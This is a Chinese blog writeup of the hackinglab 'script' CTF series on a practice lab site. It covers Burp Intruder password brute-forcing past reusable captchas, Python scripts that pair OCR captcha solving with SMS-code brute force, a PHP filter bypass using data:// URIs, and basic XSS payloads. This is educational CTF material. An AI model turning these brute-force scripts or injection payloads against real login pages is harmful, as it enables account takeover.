

[hackinglab][CTF][脚本关][2020] hackinglab 脚本关 writeup

原创


[CryptWinter](#) 于 2021-01-15 17:24:29 发布 186 收藏

分类专栏: [CTF](#) 文章标签: [hackinglab](#) [CTF](#) [脚本关](#) [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/dadongwudi/article/details/112639091>

版权



[CTF 专栏收录该内容](#)

17 篇文章 2 订阅

订阅专栏

脚本关 1 key 又又找不到了

关键字:

知识点:

步骤: 点击提供的链接后, 实际发生了两次跳转, key 在第一次跳转的网页中, key is : yougotit_script_now

Request

```
GET /xss1_30ac8668cd453e7e387c76b132b140bb/search_key.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://lab1.xseclab.com/xss1_30ac8668cd453e7e387c76b132b140bb/index.php
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 15 Jan 2021 07:07:01 GMT
Content-Type: text/html
Connection: close
Via: 4335
Content-Length: 94

<script>window.location="/no_key_is_here_forever.php";</script>
key is : yougotit_script_now
```

脚本关 2 快速口算

关键字:

知识点: python基础

1.python-正则表达式中(.)()(?)以及re.S的认识

<https://blog.csdn.net/dadongwudi>

```

#-*-coding:gb2312-*-
__author__ = 'fudandax'
import re
str = 'aabhh\nacbccd\na\nbbdffbgg'
#一个 '.' 就是匹配\n(换行符)以外的任何字符
print(re.findall(r'a.b',str))
#一个 '*' 前面的字符出现0次或以上
print(re.findall(r'a*b',str))
#贪婪, 匹配从.*前面为开始到后面为结束的所有内容。
print(re.findall(r'a.*b',str))
#非贪婪, 遇到开始和结束就截取, 因此截取多次符合的结果, 中间没有字符也会被截取 ???
print(re.findall(r'a.*?b',str))
#非贪婪, 与上面是一样的, 只是与上面相比, 多了一个括号, 只保留括号中的内容
print(re.findall(r'a(.*?)b',str))
#re.S不会对\n进行中断
print(re.findall(r'a(.*?)b',str,re.S))
#保留a,b中间的内容
print(re.findall(r'a(.+?)b',str))
print(re.findall(r'a(.+?)b',str)[0])

```

2.eval() 函数用来执行一个字符串表达式, 并返回表达式的值。

3.

步骤:

```

import requests
import re

url = 'http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php'

s = requests.Session()
r = s.get(url)
r.encoding = 'utf-8'
print(r.text)
num = re.findall(re.compile(r'<br/>\s+(.*?)='), r.text)[0]
#print(re.findall(re.compile(r'<br/>\s+(.*?)='), r.text)) #['6970*21290+48*(6970+21290)']
#print(re.findall(re.compile(r'<br/>\s+(.*?)='), r.text)[0]) #6970*21290+48*(6970+21290)
result = eval(num)

print(result)
r = s.post(url, data={'v': eval(num)})
print(r.text)

```

脚本关3 这个题目是空的

关键字: null

步骤: null

脚本关 怎么就是不弹出key呢?

关键字: js

知识点: 代码审计。发现alert(), prompt()和write()函数都被新函数覆盖掉了。

脚本关 5 逗逼验证码第一期

关键字: burp 爆破 重放

知识点:

步骤:

返回pwd error。重放，返回的还是pwd error。由此可知验证码失效

1.burp 捕获 获得pwd error 的错误

Request

Raw Params Headers Hex

```
POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Cookie: PHPSESSID=647bcd5fd4edbb8e33788e6746aab04c
Upgrade-Insecure-Requests: 1

username=admin&pwd=1222&vcode=MC9D&submit=submit
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 15 Jan 2021 09:13:16 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, pos
Pragma: no-cache
Via: 4335
Content-Length: 9

pwd error
```

2.右键send to intruder，设置相关参数,attack (可能出现Payload set 1: Invalid number settings)

POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Cookie: PHPSESSID=647bcd5fd4edbb8e33788e6746aab04c
Upgrade-Insecure-Requests: 1

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder
Send to Repeater

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

10 x 11 x 13 x ...

Target Positions Payloads Options

Attack type: Sniper

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Cookie: PHPSESSID=647bcd5fd4edbb8e33788e6746aab04c
Upgrade-Insecure-Requests: 1

username=admin&pwd=§1222§&vcode=MC9D&submit=submit
```

Start attack

Add §
Clear §
Auto §
Refresh

Target Proxy Spider Scanner **Intruder** Repeater Sequencer Decoder Comparer Extender Projector

10 x 11 x 13 x ...

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab, customized in different ways.

Payload set: 1 Payload count: 9,001

Payload type: **Numbers** Request count: 9,001

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 999

To: 9999

Step: 1

How many: []

Number format

Base: Decimal Hex

Min integer digits: []

Max integer digits: []

Min fraction digits: []

Max fraction digits: []

最后先点Hex 后点Dec

<https://blog.csdn.net/dadongwud/>

10 x 11 x 13 x ...

Target Positions **Payloads** Options

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
240	1238	200			320	
0		200			306	
1	999	200			306	
2	1000	200			306	
3	1001	200			306	
4	1002	200			306	
5	1003	200			306	
6	1004	200			306	
7	1005	200			306	
8	1006	200			306	
9	1007	200			306	
10	1008	200			306	

Request Response


Raw Params Headers Hex

POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
 Host: lab1.xseclab.com
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
 Accept-Encoding: gzip, deflate
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 48
 Origin: http://lab1.xseclab.com
 Connection: close
 Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
 Cookie: PHPSESSID=647bcd5f4edbb8e33788e6746aab04c


Start attack



3.得到密码，repeater重修改密码，go一下得到flag



PS:Payload set 1: Invalid number settings这是一个软件bug



如果点击start attack 后出现 Payload set 1: Invalid number settings 的提示，先点hex 后点 decimal 再开始start attack，需要手动让它刷新。

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined and customized in different ways.

Payload set: 1 Payload count: 9,001

Payload type: Numbers Request count: 9,001

Payload Options [Numbers] 数字会有变化

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 999

To: 9999

Step: 1

How many:

Number format 2 再点这 1 先点这

Base: Decimal Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

<https://blog.csdn.net/dadongwudi>

脚本关 6 逗比验证码第二期

关键字: burp

知识点:

步骤:

1. 访问通关地址，输入任意的4位数字进行登录，返回pwd error，重放，返回的是vcode error。可知验证码验证一次即失效了

本关[2020] hackinglab 脚本关 writeup 51/100 发布文章 pwd error

Burp Suite Professional v1.7.37 - Temporary Project - 52bug

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x 5 x 6 x ...

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /vcode2_a6e6bac0b47c8187b09deb20bac0e85/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20bac0e85/index.php
Cookie: PHPSESSID=647bcd5fd4edbb8e33788e6746aab04c
Upgrade-Insecure-Requests: 1

username=admin&pwd=1234&vcode=cmna&submit=submit
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 15 Jan 2021 10:29:44 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 3831
Content-Length: 11

vcode error
```

<https://blog.csdn.net/dadongwudi>

2. 尝试删除vcode参数的值，重放，返回pwd error。

Request

```
POST /vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/index.php
Cookie: PHPSESSID=647bcd5fd4edbb8e33788e6746aab04c
Upgrade-Insecure-Requests: 1
username=admin&pwd=1234&vcode=&submit=submit
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 15 Jan 2021 10:32:12 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 4334
Content-Length: 9
pwd error
```

3. 爆破得到pwd= 1228，返回修改得到key：LJLJL789ss33fasvxcvsdf#@sd

Target Proxy Spider Scanner **Intruder** Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

10 x 11 x 13 x 14 x ...

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start attack

Number range

Type: Sequential Random

From: 999

To: 9999

Step: 1

How many: []

Number format

Base: Decimal Hex

Min integer digits: []

Max integer digits: []

Min fraction digits: []

Max fraction digits: []

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
230	1228	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	306	
1	999	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
2	1000	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
4	1002	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
5	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
6	1004	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
7	1005	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
8	1006	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
9	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
10	1008	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
11	1009	200	<input type="checkbox"/>	<input type="checkbox"/>	306	

脚本关7逗比的验证码第三期（SESSION）

关键字：重放 session burp

知识点：验证码发布的流程

1. 显示表单
2. 显示验证码（调用生成验证码的程序），将验证码加密后放进 session 或者 cookie
3. 用户提交表单
4. 核对验证码无误、数据合法后写入数据库完成

用户如果再发布一条，正常情况下，会再次访问表单页面，验证码图片被动更新，session 和 cookie 也就跟着变了但是灌水机操作不一定非要使用表单页面，它可以直接模拟 post 向服务端程序发送数据，这样验证码程序没有被调用，当然 session 和 cookie 存储的加密验证码就是上次的值，也就没有更新，这样以后无限次的通过post直接发送的数据，而不考虑验证码，验证码形同虚设！

所以，在核对验证码后先将 session 和 cookie 的值清空，然后做数据合法性判断，然后入库！这样，一个漏洞就被补上了！

步骤: 同第六题

脚本关 8 微笑一下就能过关了

关键字: php

知识点:

步骤:
[http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/?=data://text/plain;charset=utf-8,\(.!.!.!\)](http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/?=data://text/plain;charset=utf-8,(.!.!.!))

脚本关 9 逗比的手机验证码

关键字:

知识点:

步骤:
 1. 查看源码

```

<div class="loginform cf">
  ::before
  <form name="login" action="index.php" method="POST" accept_charset="utf-8">
    <ul>
      <li>
        <label for="SMILE">
          请使用微笑过关
          <a href="?view-source">源代码</a>
        </label>
        <input type="text" name="T_T" placeholder="where is your smile" required="">
      </li>
    </ul>
  </div>
  
```

http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/index.php?view-source
 2. 分析源码 考PHP伪协议

1. 必须对"^_^"赋值
2. "^_^"的值不能有 . % [0-9] http https ftp telnet 这些东西
3. \$_SERVER['QUERY_STRING'], 即"^_+=(输入的值)"这个字符串不能有 _ 这个字符
4. 满足\$smile!=0
5. file_exists (\$_GET['^_^']) 必须为0. 也就是\$_GET['^_^'] 此文件不存在
6. "\$smile" 必须等于 "(.!.!.!)" . 也就是file_get_contents(\$_GET['^_^']) 必须为 "(.!.!.!)"

仔细分析可以发现,第3点与第1点矛盾了

既要对" _ "赋值,又得想办法去掉" _ "中的" _ "

那么可以采用Url编码变为"%5f".这样第3点就满足了.所以我们输入就应该为"%5f"

继续分析第2点,这个地方把 http https ftp telnet 这些给过滤了

而第6点又要通过file_get_contents()取出\$_GET['-']里的值.

根据第5点,\$_GET['-']又必须不存在

所以\$_GET['-']只能是字符串"(•'•)",不可能是文件名

那么file_get_contents()里的参数应该是啥呢,查了一下,发现data://完美符合.所以我们输入就应该为

```
"^%5f^=data:;(•'•)"
```

data:,<文本数据> 

data:text/plain,<文本数据> 

data:text/html,<HTML代码>

data:text/html;base64,<base64编码的HTML代码>

data:text/css,<CSS代码>

data:text/css;base64,<base64编码的CSS代码>

data:text/javascript,<Javascript代码>

data:text/javascript;base64,<base64编码的Javascript代码>

data:image/gif;base64,base64编码的gif图片数据

data:image/png;base64,base64编码的png图片数据

data:image/jpeg;base64,base64编码的jpeg图片数据

data:image/x-icon;base64,base64编码的icon图片数据 <https://blog.csdn.net/dadongwudi>

3.打开链接 获取flag

```
http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/index.php?%5f=data:;(•'•)
```


参考链接: https://blog.csdn.net/qq_26090065/article/details/82503651

脚本关 9 逗比的手机验证码


关键字：手机验证码处的逻辑漏洞

步骤：

访问通关地址，点击获取验证码弹出手机验证码是9038



输入9038登录，提示 please login as 13388886667




于是将手机号码改为13388886667，重新获取手机验证码，结果提示



于是尝试利用13388886666获取验证码，然后登录的时候用13388886667，结果竟然得到key：

LJLJLGod!@@sd



脚本关 10 基情燃烧的岁月

关键字：

知识点：

步骤：

脚本关 11 验证码识别

关键字:

知识点:

步骤:

1. 查看原码 手机验证码需要

```
▼ <script>
  $(".getcode").click(function(){ var url="./mobi_vcode.php"; $.post(url,
  {'getcode':'1','mobi':$("#username").val()},function(data){ alert("验证码已经发送到您的手机! "+data); }); });
</script>
<!--
//今天听产品经理说手机验证码太长会导致远程定位用户不准确，真搞不懂他是怎么想的，不过现在就把把验证码改为了3个数字，从100到999，万恶的产品
经理！
-->
</body>
</html>
```

2. 写脚本

python 2.7

```

# -*- coding: cp936 -*-
import requests
import image
import pytesseract
import re

url1='http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/index.php'
url2='http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/mobi_vcode.php'
url3='http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/vcode.php'
url4='http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/login.php'

#识别验证码的函数
def user_code():
    #获取图片验证码
    r = s.get(url3)
    with open('1.bmp', 'wb') as f:
        for chunk in r.iter_content(chunk_size=1024):
            if chunk:
                f.write(chunk)
                f.flush()
    f.close()

    #识别图片验证码
    im = pytesseract.image_to_string('1.bmp')
    im = im.replace(' ', '')
    #因为验证码识别不太准确，需要用正则表达式判断一下
    if re.match('[0-9]{4}', im) :
        return im
    else :
        return user_code()

s=requests.session()
#先给手机发送验证码，不然会出现“验证码还没发呢”
r=s.post(url2,{'getcode':1,'mobi':13388886666})

#爆破手机验证码
for code in range(100,1000):
    hhh=user_code()
    print hhh,code

    data={'username':13388886666,'mobi_code':code,'user_code':hhh,'Login':'submit'}
    r=s.post(url4,data=data)
    print r.content
    #得到flag就停止
    if 'error' not in r.content :
        break

```

python 3

```

#!/usr/bin/env python3
# Author: renzongxian

import pytesseract
from PIL import Image
import requests
import os
cur_path = os.getcwd()
vcode_path = os.path.join(cur_path, 'vcode.png')
header = {'Cookie': 'PHPSESSID=$Your Value'}

def vcode():
    # 验证码识别函数
    pic_url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/vcode.php'
    r = requests.get(pic_url, headers=header, timeout=10)
    with open(vcode_path, 'wb') as pic:
        pic.write(r.content)
    im = pytesseract.image_to_string(Image.open(vcode_path))
    im = im.replace(' ', '')
    if im != '':
        return im
    else:
        return vcode()

url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/login.php'
for i in range(100, 1000):
    code = vcode()
    data = {'username': '13388886666', 'mobi_code': str(i), 'user_code': code}
    r = requests.post(url, data=data, headers=header, timeout=10)
    response = r.content.decode('utf-8')
    if 'user_code or mobi_code error' in response:
        print('trying ' + str(i))
    else:
        print('the mobi_code is ' + str(i))
        print(response)
        break

```

3.运行得到key is 133dbc85dda4aa**)

脚本关 12 XSS基础关

关键字: XSS

步骤:

1.F12查看网页源代码

```

<html>
  <head></head>
  <body>
    <form action="" method="POST">
      <input type="text" name="s">
      <input type="submit" ><input type="reset">
    </form>

    <div id="msg"></div>
  </body>
</html>
<script type="text/javascript" src="../jquery-2.0.3.js">
</script>
<script type="text/javascript" src="../xssjs/xss_check.php">
</script>

```

https://blog.csdn.net/qgq40980394

Welcome guest

2.看到xss, 打开文件, 就是输入alert(HackingLab)

http://lab1.xseclab.com//xssjs/xss_check.php

```
orgAlert = window.alert;
ok = 0;
var HackingLab="success!";
function newAlert(a) {
    window.alert = orgAlert;
    if (a == HackingLab) {
        if (ok == 0) ok = 1;
        alert(a);
        $.post("./getkey.php?ok=1", {'url':location.href, 'ok':ok}, function(data) {
            console.log(data);
        });
        showkey();
    } else {
        alert(a);
        alert("Please use alert(HackingLab)!!");
    }
}
window.alert = newAlert;
function showkey() {
//XSS题目要自觉..... 无论如何都是可以绕过的, 索性不加密不编码js了, 大家一起玩吧.
    var url="./getkey.php";
    $.post(url, {"getkey": "#msg"}, function(data) {
        $("#msg").text(data);
    });
}
```

<https://blog.csdn.net/dadongwudi>

3.输入

```
<script>alert(HackingLab)</script>
```

脚本关 13 XSS基础2:简单绕过

关键字: XSS

步骤:

1.上一题的 payload 不能用了, 会提示检测到, 换一种方式

2.输入

成功弹窗, 并得到key is: xss2test2you

脚本关 14 XSS 基础3:检测与构造

关键字: XSS

步骤:

过滤了各种关键字以及<>, 但是没有过滤', 这里构造'onmouseenter=alert(HackingLab)>', 但是发现依然不可以, 忽然发现用当 value的值后是alert时, 后边不会被过滤, 所以构造**alert'onmouseenter=alert(HackingLab)>**, 因为onmouseenter 事件在鼠标指针移动到元素上时才触发, 所以当我们把鼠标放在下面的框, 即可得到key

